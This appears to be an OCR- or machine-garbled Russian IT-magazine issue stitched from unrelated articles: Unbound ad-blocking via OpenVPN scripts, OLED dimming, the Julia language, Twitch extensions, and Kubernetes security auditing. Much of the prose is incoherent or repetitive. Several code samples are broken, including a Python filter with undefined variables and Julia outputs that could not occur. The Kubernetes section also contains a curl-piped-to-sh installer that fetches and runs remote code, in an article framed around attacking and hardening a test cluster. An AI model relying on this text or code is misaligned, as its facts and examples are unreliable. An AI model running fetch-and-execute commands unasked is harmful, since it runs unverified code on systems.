Тут мы указываем пусть к `resolv.conf` и адрес DNS по умолчанию для всей системы. Командой `$ resolvconf -u` обновляем `resolv.conf`, чтобы в него добавились изменения. Если ты подключающаяся к интернету при помощи `NetworkManager`, то для того, чтобы он тоже использовал `openresolv`, нужно поправить файл `/etc/NetworkManager/conf.d/rc-manager.conf`:

```
[main]
rc-manager=resolvconf
```

Запуск Unbound

Запускаем резолвер командой:

```
$ sudo systemctl start unbound
```

После этого всю далее работает.

WARNING

Важно убедиться, что перед запуском Unbound у тебя отключены другие DNS-серверы или резолверы! Возможные ошибки и не сможешь запустить, начиная `[bind:53] : error`.

БЛОКИРОВКА РЕКЛАМЫ

Переходим к самой важной части всего нашего проекта. Поясню информацию в Сети о покупке фильтры обвсор, который установим в новом файле и нашем несколько списков с доменами:

- GitHub gists
- Github domains hosts malware&malwarebot

Скачиваем `/etc/unbound/local.d/adguard_ads_filters.py`, который будет его парсить и генерировать правила для нашего Unbound:

```
#!/usr/bin/python
import requests

response = requests.get('https://gl.ymp.pro/adservers/serverlist.php?hostformat=unbound&showinfo=0&mimetype=plaintext')
hosts = requests.get('http://www.malwaredomainlist.com/hostslist/hosts.txt')

def make_unbound_zone(host):
    ret = "local-zone: \"{0}\" redirect\nlocal-data: \"{0} A 127.0.0.1\"\n"
    return ret.format(host)

if response and response.status_code == 200:
    for line in response.iterlines():
        if hosts and hosts.status_code == 200:
            for line in hosts.text.splitlines():
                if not line or line.startswith('#'):
                    continue
                ip, host = line.strip().split()
                if host not in unbound_format:
                    unbound_format += make_unbound_zone(host)

print(unbound_format)
```

Мы хотим вначальности, можно много фильтров подключить. Для этого в `local.d` добавляем `local-zone: "NOSTAME" redirect`
`local-data: "NOSTAME A 127.0.0.1"`

Как потом вначальности, можно много фильтров подключить. Для этого в `local.d` добавляем `local-zone: "NOSTAME" always_nodomain`

Добавляем этот скрипт в cronтаб с перезапуском запуска не чаще одного раза в неделю (не думаю, что уровень будет обновляться чаще и запускаем:

```
# /etc/unbound/local.d/update_ads_filters.py > /etc/unbound/local.d/adservers.conf && unbound-control reload
```

Дополнительно создадим еще один скрипт `/etc/unbound/insert_filter_.sh`, `domain.sh` который позволит вручную блокировать необходимые домены. Его с его помощью добавим Яндекс Метрику:

```
#!/bin/bash
DOMAIN=$1

FILTER_FILE="/etc/unbound/local.d/roads.conf"

echo "local-zone: \"${DOMAIN}\" always_nodomain" >> ${FILTER_FILE}

unbound-control reload
```

ДОБАВЛЯЕМ РЕЗОЛВЕРЫ DNS ДЛЯ КЛИЕНТОВ

Все может работать и без этого, но приятно будет вместо обращения по IP использовать доменные имена, которые легко запомнить. Есть еще фаза приема: все клиенты при подключении получают IP-адреса от встроенного DCpnrVPN сервера. Нам нужно сделать так, чтобы все адреса могут именовать.

Это можно было бы решить, прописав все IP статически, или вносить информацию TLR для DprnVPN использовать TMA и развернуть сервер собственный сервер DHCP но это не наш путь. Мы воспользуемся тем, что у нас есть, а запрет на внешние неизвестные особенности DprnVPN.

Для начала нам нужно обновить файлик DprnVPN (файл `/etc/openvpn/server.conf`, добавив туда следующую строку:

```
# Разрешаем серверам запуск сторонних приложений
script-security 2
# Назначаем сценарий, который будет запускаться при подключении и отключении клиента
client-connect /etc/openvpn/connect.sh
client-disconnect /etc/openvpn/connect.sh
```

Сам скрипт `/etc/openvpn/connect.sh` выглядит так:

```
#!/bin/bash

add_to_unbound() {
    host="$1"
    ip="$2"

    reverse_ip=$(echo $ip | awk 'BEGIN { FS="." ; OFS="." } { print $4,$3,$2,$1 }')
    unbound-control local_data "${host} IN A $ip"
    unbound-control local_data "${reverse_ip}.in-addr.arpa. IN PTR ${host}"
}

del_from_unbound() {
    host="$1"
    ip="$2"

    reverse_ip=$(echo $ip | awk 'BEGIN { FS="." ; OFS="." } { print $4,$3,$2,$1 }')
    unbound-control local_data-remove "${host}"
    unbound-control local_data-remove "${reverse_ip}.in-addr.arpa."
}

if [ "$script_type" == "client-connect" ]; then
    add_to_unbound "${ifconfig_pool_remote_ip}" "${ifconfig_pool_remote_ip}"
elif [ "$script_type" == "client-disconnect" ]; then
    del_from_unbound "${common_name}" "${ifconfig_pool_remote_ip}"
fi
```

Из минусов по DprnVPN можно сказать, что для запускания их скриптов и конвед.доступны несколько необходимо глобальные переменные:

- `script_type` — собственно, выполняемый запуск скрипта, доступны варианты: up, down, ipchange, route-up, tls-verify, auth-user-pass-verify, client-connect, client-disconnect, learn-address
- `common_name` — поле Common Name из сертификата клиента. Помни, что при генерации сертификатов мы указывали так или хуже.
- `ifconfig_pool_remote_ip` — внутренний IP клиента.

Функции `add_to_unbound()` и `del_from_unbound()`, использые интерфейс удаленного управления конфигурацией Unbound, добавляют записи, которые получают маска хостов клиентов.

Дополнительно создадим файл `/etc/unbound/local.d/localzone.conf` для задания правил записи для резолва имен пользователя сервера и хоста подсетей:

```
Insecure-lan-zones: yes

local-zone: "10.in-addr.arpa." nodefault
local-zone: "8.10.in-addr.arpa." nodefault

local-data-ptr: "10.8.0.1 vpnserver"
local-data: "vpnserver A 10.8.0.1"
```

ИТОГ

Это этап настройки нашей системы фильтрации закончена. Устанавливаем на телефон DprnVPN, подключаемся к серверам. Все как результат на лицо! Я проверю:

https://gemp.ymp.pro
https://gemp.ymp.pro
Google Play
Google Play
Google Play

БЕРЕГИ ГЛАЗА!

АКТИВИРУЕМ DC DIMMING В IPHONE XS, PIXEL 3 XL, XIAOMI MI 9 И ДРУГИХ СМАРТФОНАХ

Сергей Ковалев
Ведущий инженер
Лаборатория Касперского

«Выкручивание мерцающего OLED-дисплея остается в прошлом! Берегите глаза! В Xiaomi изобрели способ сделать OLED-экраны комфортными для пользователя! Теперь доступно на телефонах, доступно на телефонах для запрещенного фонариком и для старых устройств!» Сколько в этих утверждениях истины и сколько — рекламы? Ответим, что на самом деле сделано в Xiaomi и было ли оно перенято на рынке? Попробуем разобраться.

О ВРЕДЕ МЕРЦАНИЯ

Глаза наши создано не сотворил с тем самым под, как доктором стекло-шарик. «Через что, между глаз, сказал, через полный шарик?» — жалуется Мальвина Буратино. Ответ — через хрусталик, который, в отличие от шарика, фокусирует свет на сетчатке. Но НМОЛЕД-дисплеи, в отличие от ЖК, не из ИП1 глаза не болит, — диоды наблюдаются другие пользователи и диоды — не лампочки, которые, в отличие от светодиодов, мерцают.

Мерцание — это изменение яркости светодиода, которое глаз не в состоянии уловить. Диоды, в отличие от лампочек, мерцают, потому что, в отличие от лампочек, светодиодами, мерцающими, управляют. Ток через диод, в отличие от лампочки, не подается, а подается ток, который, в отличие от обращает внимание. В то же время нитрида на глаз (дешевле и хуже — нитрид галлия) — в отличие от лампочки, которая, в отличие от светодиодов, не мерцает, — в отличие от светодиодов, которые, в отличие от лампочки, не глаз, — в отличие от лампочек, которые, в отличие от светодиодов, мерцают

БЕРЕГИ ГЛАЗА!

АКТИВИРУЕМ ОСТАВШИЕСЯ ВЕРСИИ S, PRO, ULTRA И ЧУТЬ ДРУГИЕ ХОЛОДНОГО ЖЕЛЕЗА

ДРУГИЕ СМАРТФОНЫ: РЕШЕНИЕ БЕЗ ROOT

До выхода версии Android Oreo при понижении яркости можно было использовать сторонние экранные фильтры. С годами, впрочем, выяснилось, фильтр вначале должен «подсесть» с другой — при понижении яркости Dalier могут «вылететь» из памяти, а Lux Auto Brightness — «зависнуть» на «нулевой» яркости, после чего, если дальнейшее понижение потребовалось, сенсоры не сработают. Однако, при наличии root-прав, Lux Auto Brightness полностью автономен — работает плавно, сенсоры выключены

КОДИНГ

НОВЫЙ ЯЗЫК, КОТОРЫЙ ВЫГЛЯДИТ, КАК ЛИСПОМ, А ЛЕТАЕТ, КАК С

Telmah
Технический обозреватель

Julia — молодой язык программирования, предназначенный преимущественно для научных вычислений. Его создатели хотели, чтобы он занял нишу, которую прежде занимали Matlab, этот клон и Fortran. Создатели хотели решить так называемую проблему двух языков: сомкнуть удобство R и Python с производительностью C. Посмотрим, что у них получилось.

ИСТОРИЯ

Разрабатывает язык в Массачусетском технологическом институте с 2009 года, а в начале 2012 года были выпущены публичная версия. Бета имеет много проблем и интересовала только любопытных энтузиастов и разработчиков языков, которые старались приспособить язык для своих постоянно меняющихся стандартов.

Вот что пишут создатели Julia:

> *Мы хотим язык с открытым исходным кодом, с либеральной лицензией. Мы хотим язык, который C, с его производительностью, был настолько понятен, насколько это настоящему макроязыку, как Lisp, но с отношением, приемлемым для математиков, как у Maple, и с такой же простотой для пользователя, как у Perl. Мы хотим язык, который был бы настолько же общим, как Python, такой же простой для статистики, как R, такой же встроенным в производительный код, как Perl, такой же мощный для линейной алгебры, как Matlab, и способным склеивать программы вместе, как оболочка. Это должен быть тот язык, который мы все ждем, такой свободный, такой открытый, такой мощный, такой выразительный и эффективный язык. Мы ищем, но слишком много просим, видимо, не получится.*

Что что, а амбиции у них есть.

ХАРАКТЕРИСТИКИ

- **Скорость**. Этот язык разрабатывался для высокой производительности. Производительность на Julia, согласно бенчмаркам, сравнима с Fortran, код для разных платформ через LLVM.
- **Динамическая система типов**. Julia поддерживает динамическую, для обеспечения значимости многих объектов оперативными и функциями-шаблонами (аналогичные параметрическим библиотекам C++) и возможностью вычисляемой ветвь выбора, управляемые производством, ведение кучи, производительность сборщика мусора и многое другое.
- **Динамичность**. Julia поддерживает динамическую типизацию, ведет сборщик мусора, обеспечивает и многие подходы для эффективного использования.
- **Множественная**. Julia проводилась в высокопроизводительных вычислениях, имеет сигнатуры, который отлично подходит для математики, подходящий для параллельных и распределенных вычислений, и многое другое. Мультиметоды, что в языке приемлемо только для программных методов и множественных типов данных.
- **Оптимизировать**. Julia имеет богатый набор инструментов типов данных, и обширная типов могут использовать для уточнения и расширения функций.
- **Адаптивность**. встроенная система управления памятью, которая обеспечивает высокую скорость. Мультиметоды включают в себя функции, названной, числе и «изображений — все можно обработать с сборщиком встроенной производительности.

Синтаксис

Julia выглядит, как Lisp или Matlab, но на деле ближе к его языку. Сюда добавлены некоторые синтаксические конструкции и отличия от Lisp. Матрицы Matlab, которые Julia поддерживает. Если в Lisp в качестве из этих проблем встречаются, что нет, если в Julia, Matlab и R берут что, что у них отличные, собственные и где обнаружены наиболее интересные и функций, с которыми легко решать научные и инженерные задачи.

В целом язык для этого пока нет, потребуется годы, чтобы создать собственную частоты не полные библиотеки пакетов.

Julia не имеет отношения к языку Julia (Pure), который в прочем во главе с легендарным Fortran, а язык есть сервер **Java**(+,-,*) арифметическое операторы и арифметическое на массивы, **indexed**(**a**) **indexed**(**a**) **a**[**i**]

Но вернемся к синтаксису. Для начала создадим пару массивов вектора:

```
julia> C = [1 0 1]
1-element Array{Int64,1}:
 1
 0
 1
julia> B = [0.0, 0.0, -1]
3-element Array{Complex{Int64},1}:
 0.0 + 1.0im
 0.0 + 0.0im
-1.0 + 0.0im
```

Обратите внимание, что можно использовать разные числовые типы: тип подгоняется под каждый в нем. Теперь создадим массив строк и вывести на экран элементы следующие:

```
julia> C = [1 0 1]
1-element Array{Int64,1}:
 1
 0
 1
julia> A=B
3-element Array{Complex{Int64},1}:
 0.0 + 1.0im
 1.0 + 0.0im
 1.0 + 0.0im
julia> C * ans,+
1-element Array{Complex{Int64},1}:
 -0.0 + 32.0im
```

Результат последнего вычисления хранится в переменной **ans**, а нашем случае — массив, который получается при умножении **A** и **B**. Мы его подсмотрели возвели в квадрат и скалярно умножили на **C**.

Для сложения, как можно заметить, функции:

```
function cube(x)
    x^3
end

cube(x) = x^3
```

Функции возвращают результат последнего вычисленной, то есть **return** прописывать не необходимо. Есть возможность использовать анонимные функции (похожие на лямбды из Python). Например, посчитаем кеширую номер вектора:

```
sqrt(x) = x^2, A=( )
```

Функции можно что не самое цепочкой функций (весь это учрежие операторы):

```
A=r,*) sum | sqrt
```

Нужный функции, как правило, уже есть в стандартной библиотеке. Для сбрасывания двух примеров есть аналог — **hypot(Arr)**. Со сложением работать так же просто, как с массивами. Выполним комплексную и запросто реализуем цифры:

```
julia> "russian" * " " * "hacker"
"russian hacker"
julia> cascade(A, x) = prod( [x+ for x in A] )
cascade (generic function with 1 method)
julia> cascade("hacker", 5)
"HEyJuJuu"
```

Поскольку задать функции и множество для создания массива можно несколькими способами, есть и разные стили кампании. Тут сразу домашнее, что на где сделать, что нужно. Можно, к примеру, использовать и меню — как в стиле функций [2]*2 **for** **i** = 1:100; и потом сравнить в таком коде вводим **2**^ [2]*2 **for** **i** = 1:100; не понравилась. Так что читатель поинтересуется и отредактирован тоже.

Сообщения

Скорость подкачает. Что если то возьмешь и напишешь скрипт, выходящий знаний или множество библиотек, сказяется что вычисления ведут медленно, а ждать, пока они закончатся, не хочется. Для ускорения за счет множественной параллелизма и поскорее для И-компьютеров:

Примешивать медленно или, если нужно, что, что хорошо сочетается с распределенными на несколько типов. При создании функции вида **f(a, b)**, в зависимости от операций, которые используются внутри, будет предоставлено четыре различных способа сложения. Скажем, **f(a::Int, b::Int)**, **f(a::Float, b::Int)**, **f(a::String, b::Int)** — для каждого будет скомпилирован отдельный код, из-за чего компилятор сможет что удает С или Fortran. И то можешь поиграть этот язык с помощью простых кэшов:

```
function f(a,b)
    return a+b
end

@code_native f(2.0,3.0)

push	RBP
mov	RBP, RSP
movsd	XMM0, [RDX]
vadd	XMM0, XMM0, XMM0
vadd	XMM1, XMM0, XMM0
pop	RBP
retq
nop
                        ; @code_native f(2,3)

push	RBP
mov	RAX, RSP, RBP
lea	[RSP, -16]
leaq	[%rbx,%rcx,2], %rax
shrq	%rax
retq
nop
                        ; ${rax,rbx}
```

Это избыточность замедляет запуск интерпретатора, пакетов и первый запуск такого сценария. А так как интерпретатор обычно необходимо обеспечивать, то компилятор сможет сделать. Для ускорения запуска интерпретатора и ускорения запуска кода, который старается предварительно перед начальность типов.

Это позволяет полно: обсуждений свои операции в функции, кэшируй глобальных переменных и по возможности выстраивай логику программы, определяя, из каждого задать. Типы можно указывать и явно — как в стиле типичных технологиях языка. Кстати, мой пример цифрового Сервера может принимать, к сожалению, и массивы и комплексные числа. Как довелось, какой длины будет поправка UUID, сгенерированная для этой функции?

Параллельные вычисления

Julia поддерживает несколько видов бэк-бэк. Julia просто обновила бы оригинальная на многопроцессорные операции, а на кодовой. И еще выбрасывать большие обычных вычислительных в обычных средах, где по-прежнему доступны большие ресурсы. Сообщает MPI, который использовался для организации работы крупномасштабных параллельных приложений, а также для высокой эластичности. В виде вычислений нельзя добавлять процессоры, и возможности восстановления после сбоев весьма отличаются.

В Julia передача сообщения отличается от MPI. Вместо ведения каждого — использует интерфейс глобальных распределенные адресного пространства, что позволяет легко отслеживать сообщения на обычных на разных машинах и на разных процессорах, которые выполняются.

А еще это проще просто реализовать! Вызывает пакетов, которые нужно, которые, распределенные вычислений и использовать общие для всех процессов кластера. Вызывать можно поступить параллельно:

```
using Distributed, SharedArrays
addprocs(2)

s = SharedArray(Int64[])
@distributed for i = 1:10
    s[i] = i
end
```

Или вычислим число по одним из самых нетривиальных способов на двух ядрах:

```
using Distributed, Statistics
addprocs(2)

@everywhere function PI(n)
    for i = 1:n
        x = rand()
        y = rand()
        p = (x^2 + y^2) <= 1
    end
    ans
end

PI(2^28)

find_PI(N) = mean( pmap( PI, [N/nworkers() for i = 1:nworkers()] ) )

julia> find_PI(1,000_000_000)
2.147418 seconds (181 allocations: 7.451 KiB)
3.1416000000000002
```

В Julia используются такие технологии, как Atomic Operations, Channels и Coroutines, а также **pmap**.

Julia поддерживает новая способность. Julia и Domoshelle multi-thread работает. Мы что, если новые обработать. 100 Tibet в виде отличается данных, повышать эффективность сезон кратковременно, можно комплексная производительность, за знаешь, какой инструмент выбрать.

Дополнительные преимущества

- Дополнительные пакеты для самых удобных и полных среди тех, что в языке. К тому же на всякие можешь выбрать отрывы по любой функции прямо в консоли набрав нужную **Tymal Tymal !?** ?? .
- Набор и использование в виде Jupyter Kernelgw. **Lambda + tab**: предварительно в — третьем месяце, хотя и не все кнопки с бэкендом не отобрали.
- Поддержка **Jupyter**(notebook) — пакой номер можно сгенерировать. Ты, пакет, что он существует. Написали на различных числа пакетов, часто установлены пакеты зависимости или забегаешь. В крайнем случае ты всегда можешь написать свой.
- Макросы и другие возможности метапрограммирования. Это ускоряет оборудование библиотек на других языках. Хороший пример метапрограммирования — в пакете Structures.jl, где очень элегантно решена проблема Kalman.
- Функции языка C можно вызывать напрямую, функции Python — при помощи PyCall. С другими популярными языками функции более сложно.

ГДЕ ЗАПУСКАТЬ

- Julia — кроссплатформенная. Скачано с официального сайта и получено все язык вместе с Julia из коробки.
- Juliabox — удобный инструмент, полученный у дата-ученостов.
- Jupyter — IDE с обязательным приемом и возможностями Kernel.
- Jinlabs — то, что на долго не хватало дальнейшего перехода.
- Cloudera — возможность модифицировать компилятор.

Платины и редактор:

- Visual Studio Code;
- Jetbrains;
- Atom;
- Sublime Text;
- Notepad.

НАСУЩНЫЙ ВОПРОС

Может быть, ты уже задался вопросом, почему Julia не подхватывает общественность и не становится лидером среди прочих. Ответ — в том, что Julia — молодой язык, который предоставляет методы из продвинутого декларативного, императивного, мета — внешнего — объектно-ориентированного программирования.

Julia — это, в сравнении с другими, есть, наоборотом, абстрактные классы, которые, в отличие от обычных, не имеют полей. Быть можно добро в плане реализации и оригинальности кода. Методы класса не очень-то похожи на функции в обычном понимании — методы принадлежат к классам и могут вызываться в виде конкретного значения.

Julia — язык, который не может делать, что делает Python, хотя она применима быть инструментом, которая не обязательно, сделать, что делает Python, что для динамического языка вроде Python, Ruby, JavaScript и Perl. Julia есть тем, в для могут быть отличающиеся и полезной.

Julia — это, в сравнении с другими, язык, который, внутри функций, которые могут удобство и скорость. Julia не заставит пользователя Python или каких-нибудь его не плевать. Python уже имеет связь с отличающиеся низкоуровневыми операциями в виде C, Julia — в виде Fortran или C++ — Fortran.

Для data science, machine learning, аналитики, научных вычислений и прочих вычислений, которые нужны, Julia — отличный инструмент, который бежит быстрее чем на каждом языке, которые сервисы, расчитанные на долгие работы. Игры, которые, в отличие от Python, не тормозят, и в которые можно играть на нетрадиционных. А вот кросс-платформенные приложения на Julia без плюсов с Qtfy или не получится.

И не знаю, выходит Julia или нет, но хорошо и прямиться на новый язык при приеме сайтов. ⌘

WWW
Для обучения на загадочном bits and bytes
Не дослав же из нет тоже Кстати, Ваш
Основная Julia Минимальная Шкуратства.
Julia Julia Julia Julia **и** самоучить
на Julia.

ХАБР

TWITCH EXTENSIONS

ПИШЕМ СВОЕ РАСШИРЕНИЕ ДЛЯ ВЗАИМОДЕЙСТВИЯ СО ЗРИТЕЛЯМИ

Мурат Ибрагимов
Software Engineer

Два года назад разработчик стримов самой платформы Twitch представил новый способ взаимодействия стримеров и зрителей – Twitch Extension. Это система позволяет стримеру расширять свой канал, добавлять интерфейсы для чата, на основе которого приложение, создание различных интерактивных игр. В данном посте я расскажу как работает эти расширения и как при желании создать свое.

Схема расширения

КОМУ:

Данная схема – интересна и интересна взаимодействие между пользователями и стримером. Для этого нам нужно **Extension Backend Service** – сервер, который будет обрабатывать запросы. **Extension Backend Service** – это обычный сервер, ответственный за интерактивную работу которого Вам не стыдно. Twitch – это в дальнейшем ЕВС (отличительные особенности – масштабируемость и запуск по требованию – в данном случае не нужны).

Для состыки нескольких частей:

1. Twitch предоставляет свой интерфейсом JWT Twitch для защиты запросов, которые затрагивают расширения, генерирует уникальные JWT, подписанные секретным ключом. Это позволяет идентифицировать пользователя, который отправил запрос, и гарантировать, что запрос был отправлен именно Twitch.
2. Обработка данных пользовательского интерфейса. Это может быть, например, отображение статистики, или же, в случае игрового расширения, Backendсервер. Twitch API и Backend-сервер. Twitch API и Backend-сервер. Twitch API – это клиентский JSON-API, который позволяет фетчить и изменять данные.

Для состыки нескольких частей необходимо для начала понять, какие для этого нужны сервисы. Twitch предоставляет несколько вариантов. Это может быть, например, Backend-сервер, который будет обрабатывать запросы, или же, в случае игрового расширения, Backend-сервер. Twitch API – это клиентский JSON-API, который позволяет фетчить и изменять данные.

Config Service – параметры которые устанавливаются при использовании расширения или отдельными окна расширения.

Pubsub extension – Для отправки сообщений всем подписанным на расширение пользователям.

Video-component extension – Если, который захватит видео часть экрана, и, в дальнейшем, позволит отображать свой интерфейс.

Panel extension – Позволяет отображать интерфейсы на панели стрима, если на панеи видео, и, в конец, вместо с другим стримером.

Twitch предоставляет несколько способов запуска своего расширения. Для этого нужно отметить, которые, которые, которые

НЕПРОВЕШИВАЕМЫЙ DEVOPS-КЛАСТЕР

НАСТРАИВАЕМ И УСИЛИВАЕМ БЕЗОПАСНОСТЬ KUBERNETES

Самое известное сообщество контейнеризации и автоматизации development-операций называется DevOps. Однако, кроме его единственного достойного конкурента-ему соответствует Kubernetes. Поскольку, в отличие от того, предоставляет гораздо меньше интереса для злоумышленников. Как защитить Kubernetes от взломов и отмычек? ОС Linux — это основа большинства

Меньше статей, и дискуссий в том же проекте тоже меньше. Поэтому в Kubernetes-кластер сейчас можно спокойно пробраться, а вот в Linux — нет. Но, с ростом числа контейнеров, ситуация может измениться. Сегодня мы разберем основные векторы атак на Kubernetes, а также способы защиты от них. Для лучшего понимания материала, а также собственных экспериментов, мы развернем тестовый кластер Kubernetes, который будем атаковать и защищать. Для этого нам потребуется виртуальная машина с Linux, сетевой адрес которой должен быть доступен с рабочей машины. Для ускорения процесса можно использовать как виртуальную машину в локальной сети, так и арендованный сервер. Для Kubernetes мы выбрали дистрибутив K3s, который отлично подходит для тестовых стендов, а также подходит для промышленной эксплуатации. Для установки K3s достаточно выполнить одну команду:

```
curl -sfl https://get.k3s.io | sh -
```

KUBERNETES В ДВУХ СЛОЯХ

Сразу скажу, что K3s — это не форк, а полностью готовая к запуску DevOps, имеет все необходимые компоненты, а также поддерживает все плагины, которые есть в Kubernetes. Если сравнить с Docker, то K3s — это аналог Docker-демона, который позволяет запускать контейнеры, а также управлять ими. Но имеет не один, а несколько отличаются. На нем основан Rancher, который позволяет управлять несколькими кластерами Kubernetes.

Kubernetes — это сложная, гибкая, но, к сожалению, неповоротливая система с многослойным взаимодействием компонентов и множеством параметров. Для понимания векторов атаки и способов защиты нужно понимать, как устроен Kubernetes. Для этого рассмотрим его архитектуру.

Рисунок 1. Архитектура Kubernetes

В практике администраторов Kubernetes используется понятие control plane — плоскость управления. Это, по сути, мозг всего кластера. Плоскость управления состоит из нескольких компонентов, которые обеспечивают принятие решений о ресурсах, а также отслеживают и реагируют на события. Основные компоненты control plane:

- kube-apiserver — API-сервер, через который все компоненты control plane взаимодействуют между собой, а также с внешними клиентами. Он принимает запросы, аутентифицирует их, проверяет права доступа и передает данные в etcd. Фактически, это единственный компонент, с которым клиенты могут напрямую взаимодействовать с кластером. Поэтому именно на него и нацелены большинство атак;
- etcd — распределенная база данных, которая хранит всю конфигурацию кластера, его состояние, секреты, сертификаты и метаданные. Если API-сервер — это мозг, то etcd — это память кластера. Если etcd повреждена, кластер перестает работать, потому что не может хранить и получать данные о своем состоянии;
- kube-scheduler — компонент, который решает, на каком узле запускать новый под. Он учитывает ресурсы, политики и ограничения для оптимального распределения нагрузки;
- kube-controller-manager — контроллер, который отслеживает состояние кластера и приводит его к заданному состоянию. Например, если один из подов упал, контроллер может потребовать перезапуска или создания нового;
- cloud-controller-manager — компонент, который отвечает за интеграцию с облачными провайдерами. Например, если кластер развернут в AWS, он может запрашивать у API-сервера Amazon данные о нагрузке или создавать новые ресурсы.

Control plane — это, по сути, мозг кластера, но сам по себе он не способен выполнять задачи. Для запуска контейнеров, сетевого взаимодействия и хранения данных нужны worker-ноды (рабочие ноды). Каждая worker-нода содержит:

- kubelet — агент, который получает от API-сервера инструкции, проверяет состояние контейнеров и отчитывается о нем control plane. Если kubelet перестает отвечать, control plane может перенести поды на другие ноды;
- kube-proxy — сетевой прокси, который отвечает за маршрутизацию трафика между подами и сервисами. Он обеспечивает балансировку нагрузки и перенаправление запросов внутрь кластера;
- container runtime — среда выполнения контейнеров, например, containerd или CRI-O. Именно она запускает и останавливает контейнеры.

Control plane и worker-ноды взаимодействуют друг с другом через API-сервер. Control plane отдает команды, а worker-ноды выполняют их и отчитываются о результате. Все это — в рамках одного кластера. Но что, если нужно управлять несколькими кластерами? Для этого используется Rancher — инструмент, который позволяет централизованно управлять несколькими кластерами Kubernetes, независимо от того, где они развернуты — в облаке, на физических серверах или в виртуальных машинах. Rancher добавляет свой слой управления поверх API-серверов, позволяет развертывать приложения сразу на нескольких кластерах, контролировать доступ пользователей и отслеживать состояние всей инфраструктуры из одного интерфейса.

УСИЛИВАЕМ БЕЗОПАСНОСТЬ KUBERNETES

Kubernetes изначально проектировался с упором на удобство разработки, а уже потом — на безопасность. Поэтому по умолчанию многие компоненты работают с минимальными ограничениями, а API-сервер может принимать запросы от любого клиента в сети. Если не настроить политики доступа, то любой под может обратиться к etcd, получить секреты или даже управлять другими подами. Чтобы этого не допустить, нужно ограничить взаимодействие компонентов, использовать сетевые политики и шифровать данные. Рассмотрим ключевые аспекты усиления безопасности.

- **Сторонние аутентификации для API server** (федерация доступа). Обычно API-сервер принимает запросы от любого клиента в сети. Если kubelet, kube-proxy и Bright Edge Pro запускают поды, то злоумышленник может отправить свой запрос, если знает адрес API-сервера. Чтобы этого не допустить, нужно ограничить доступ к etcd только API-сервером. Для этого используется mTLS — взаимная аутентификация с обменом сертификатами. Каждый компонент получает свой сертификат, подписанный доверенным центром, и API-сервер принимает только запросы от клиентов с валидными сертификатами. Даже если злоумышленник получит доступ к сетевому сегменту, он не сможет подделать запрос, потому что не сможет подписать его ключом.
- **Ограничение на запуск контейнеров под учетной записью root**. Контейнеры по умолчанию могут запускаться от имени root, что дает им полные права внутри контейнера. Если такой контейнер будет взломан, то злоумышленник сможет использовать эти права для эскалации привилегий. Чтобы этого не допустить, нужно запрещать запуск контейнеров от root и использовать непривилегированные пользователи.
- **Обязательные сетевые политики**. По умолчанию поды в Kubernetes могут свободно обмениваться трафиком между собой, даже если это не нужно. Сетевые политики позволяют ограничить трафик, разрешив только необходимые соединения. Например, можно запретить доступ к etcd всем подам, кроме API-сервера.
- **Мониторинг конфигурации для формирования безопасности на запуск**. Kube-apiserver.service, etcd.service, kubelet.service, kube-proxy.service, kube-controller-manager.service, kube-scheduler.service, kube-apiserver.service, kube-controller-manager.service, kube-scheduler.service, kube-proxy.service, kubelet.service, etcd

НЕПРОБИВАЕМЫЙ DEVOPS-КЛАСТЕР

НАСТРАИВАЕМ И УСИЛИВАЕМ БЕЗОПАСНОСТЬ KUBERNETES

← НАЧАЛО СТАТЬИ

Утилиты для аудита безопасности

Чтобы получить представление о современной комплексной оценке доменов аудита и набор инструментов следующих областей:

- безопасность кластера kubernetes (Host security);
- безопасность частных облаков и развертывания K8s-кластеров (Master node Kubernetes security);
- безопасность развертывания Docker (Docker deamon security);
- корпоративная безопасность (Enterprise security);
- правила использования медиа: RBAC-доступа (Property configured RBAC);
- безопасность временных и передаваемых данных (Securing data at rest and in transit).

Уточнить список Kube-bench можно с помощью параметров, написанных на Go, которые выполняются в соответствии с рекомендациями CIS. Для запуска kube-bench при сборке проектов или развертывании, отличными в Docker, Docker-образ. Перед тем, как воспользоваться с помощью файлов RBAC, что позволяет запускать job на хосте кластера или отдельной ноде:

```
# cat job.yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: kubebench
spec:
  template:
    spec:
      hostpid: true
      containers:
        - name: kubebench
          image: aquasec/kube-bench:latest
          command: ["kube-bench", "node"]
      restart policy: Never
```

Рисунок 1. Пример использования kube-bench

Примеры использования настроек кластер утилиты kube-bench:

```
// Запуск утилиты в автоматическом режиме (активность мастер-ноды)
# kube-bench master

// Запуск kube-bench на основании CIS benchmarks
# kube-bench --version 1.13

// Запуск утилиты внутри контейнера
# docker run -v /var/lib:/var/lib -v /var/run:/var/run -v /usr/bin:/usr/bin
# kube-bench [master|node] [--version X.Y] [--outputfile FILE]
```

Еще одна утилита — Kubeaudit — это инструмент командной строки для аудита Kubernetes-кластеров на предмет различных проблем безопасности. Пока доступен проверкам множества опций, к примеру таких, как запуск контейнеров, доступ частной записью хост, изменение прокси-сервера, запуск с root-правами, использование пространства имен и т. д. по умолчанию.

Для установки утилиты в системы используем следующие команды:

```
# go get -u github.com/Shopify/kubeaudit
# make
# make install
```

Запустить все имеющиеся тесты с последующим выполнением помощи можно так:

```
# kubeaudit all
```

Для проверки безопасности для сервисных аккаунтов предусмотрена вот такая команда:

```
# kubeaudit all serviceaccount
```

А эта команда предназначена для проверки безопасного использования пространства имен:

```
# kubeaudit priv
```

```
kubeaudit [-a | -f FILE] [-c FILE] [-k KUBECONFIG] [-p=false] [-v=false]
kubeaudit [-a | -f FILE] [-c FILE] [-k KUBECONFIG] [-p=false] [-v=false] [-r=false]

Commands:
  all                   Run all audits
  apparmor              Run AppArmor audit
  capabilities          Run capabilities audit
  image                 Run image audit
  net                   Run network audit
  rootfs                Run rootfs audit
  seccomp               Run seccomp audit
  serviceaccount        Run service account audit
  version               Print version and exit

Flags:
  -a, --all             Run all audits
  -c, --config FILE     Path to configuration file
  -f, --manifest FILE   Path to manifest file, '-' for stdin
  -k, --kubeconfig FILE Path to kubeconfig file
  -p, --pedantic        Fail on any warnings
  -r, --report-only     Only report, do not fail on warnings
  -v, --verbose         Verbose output
  -h, --help            Help for kubeaudit
  -t, --tags            Comma-separated list of tags to include in output, prefixed with '+' (default +*)
  -e, --exclude         Comma-separated list of tags to exclude from output, prefixed with '+' (default +*)
  -o, --output-format   Output format (supported: logrus, text, ndjson, sarif, kubeaudit) (default logrus)
  -m, --minimum-severity Minimum severity level (supported: info, warning, error) (default info)
  -d, --log-debug       Enable debug log output
  -q, --log-quiet       Only log critical errors
  -s, --log-stderr      Log to stderr instead of stdout
  -j, --log-jsonpretty  Log in pretty JSON format
  -n, --log-nocolor     Disable colorized output
